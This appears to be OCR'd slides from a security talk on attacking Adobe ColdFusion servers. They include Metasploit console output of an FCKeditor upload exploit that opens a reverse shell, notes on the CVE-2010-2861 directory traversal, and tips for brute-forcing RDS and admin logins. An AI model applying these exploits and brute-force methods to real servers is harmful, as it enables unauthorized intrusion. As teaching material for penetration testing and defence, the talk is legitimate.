
Attacking ColdFusion

- BlazeDS/AMF External XML Entity Injection



Attacking ColdFusion

- BlazeDS/AMF External XML Entity Injection



Attacking ColdFusion

- FCKeditor (apsb09-09)
- ColdFusion 8.01 enabled the ColdFusion FCKeditor connector && FCKeditor vulns == unauth fileupload

`/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm`

- http://metasploit.com/modules/exploit/windows/http/coldfusion_fckeditor

```
msf exploit(coldfusion_fckeditor) > set RPORT 8500
RPORT => 8500
msf exploit(coldfusion_fckeditor) > exploit

[*] Started reverse handler on [redacted].118:8443
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened ([redacted].118:8443 -> [redacted].176:4312)
at Thu May 26 04:03:21 +0000 2011

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\ColdFusion8\runtime\bin>^Z
Background session 1? [y/N]  y
```

Attacking ColdFusion

- (related) FCKeditor (CVE 2009-2265) input sanitization issues
- FCKeditor prior to 2.6.4.1
- Can also check version with a GET request
- /CFIDE/scripts/ajax/FCKeditor/editor/dialog/fck_about.html

Attacking ColdFusion

- “Locale” Directory Traversal

- Full walkthru here:
- http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/

Attacking ColdFusion

- http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/
- TL;DR
  - You can pass the hash


- Modules for Metasploit and Canvas to exploit and get shell.

Attacking ColdFusion

- “Locale” Directory Traversal
- Vulnerable Versions:
- ColdFusion MX6 6.1 base patches
  ColdFusion MX7 7,0,0,91690 base patches
  ColdFusion MX8 8,0,1,195765 base patches
  ColdFusion MX8 8,0,1,195765 with Hotfix4
- ColdFusion 9? Immunity reported yes, but Adobe fixed downloadable version of 9. so maaaaaaybe if old version of 9.

Attacking ColdFusion


- "Locale" Directory Traversal



- ColdFusion 7 is always vuln, no patch

Attacking ColdFusion

- Yeah, CF 8 too (has patch)




Attacking ColdFusion

- Problem with traversal exploit, is you need to know full path.
- Manageable on Windows…
- Can be anywhere on *nix
  - Cue path disclosure vulns ☺
  - Directory listings
  - Misconfigured componentutils access

Attacking ColdFusion

- Componentutils (Component cfcexplorer)
- Documentation for functions, includes full paths ☺



Attacking ColdFusion


- Gotta work for it…
- Brute Force RDS Access (If Enabled)
  - Check if RDS is enabled ☺
  - Brute force RDS
- Brute Force Admin Interfaces
  - Main login page uses a salt that changes every 60 sec
  - Use another login page ☺ also accepts admin password
    - Set's cookie when you guess the right password
- No account lockouts
- Depending on version no username required
- No password complexity requirements
- No real logging (web server logging)


Attacking ColdFusion

- RDS = Remote Development Services
- “In ColdFusion Studio/Builder/Eclipse, you can connect to and work with the files on any server that has ColdFusion Server installed by using RDS, just as if you were working with files on your own computer.”
- FTP over HTTP (essentially)
- Lots of docs, go read…

Attacking ColdFusion

- RDS





Attacking ColdFusion

- RDS

```
msf  auxiliary(coldfusion_rds_check) > info

       Name: Coldfusion RDS Check
     Module: auxiliary/dev/coldfusion/coldfusion_rds_check
    Version: $Revision:$
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  CG <cg@carnal0wnage.com>

Basic options:
  Name        Current Setting                                  Required  Description
  ----        ---------------                                  --------  -----------
  PATH        /                                                yes       The path to identify files
  Proxies                                                      no        Use a proxy chain
  RHOSTS                                                       yes       The target address range or CIDR identifier
  RPORT       80                                               yes       The target port
  THREADS     1                                                yes       The number of concurrent threads
  User-Agent  Mozilla/3.0 (compatible; Macromedia RDS Client)  yes       The HTTP User-Agent sent in the request
  VHOST                                                        no        HTTP server virtual host

Description:
  Checks to see if RDS is enabled, if so attempts to determine
  coldfusion version

msf  auxiliary(coldfusion_rds_check) >
```

Attacking ColdFusion


- RDS

```
msf  auxiliary(coldfusion_rds_check) > run

[+]        .120.79:80 RDS appears to be enabled at http://       120.79:80/CFIDE/main/ide.cfm
[+]        .120.79:80 ColdFusion Server Version: 6, 0, 0, 037 ColdFusion Client Version: 4, 0, 0, 00

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(coldfusion_rds_check) >
```

Attacking ColdFusion

- Admin Interfaces
- Prior to CF8 only password auth, CF 8 introduces usernames
- Easy to tell if just “admin” or other usernames

Attacking ColdFusion



Attacking ColdFusion

Attacking ColdFusion

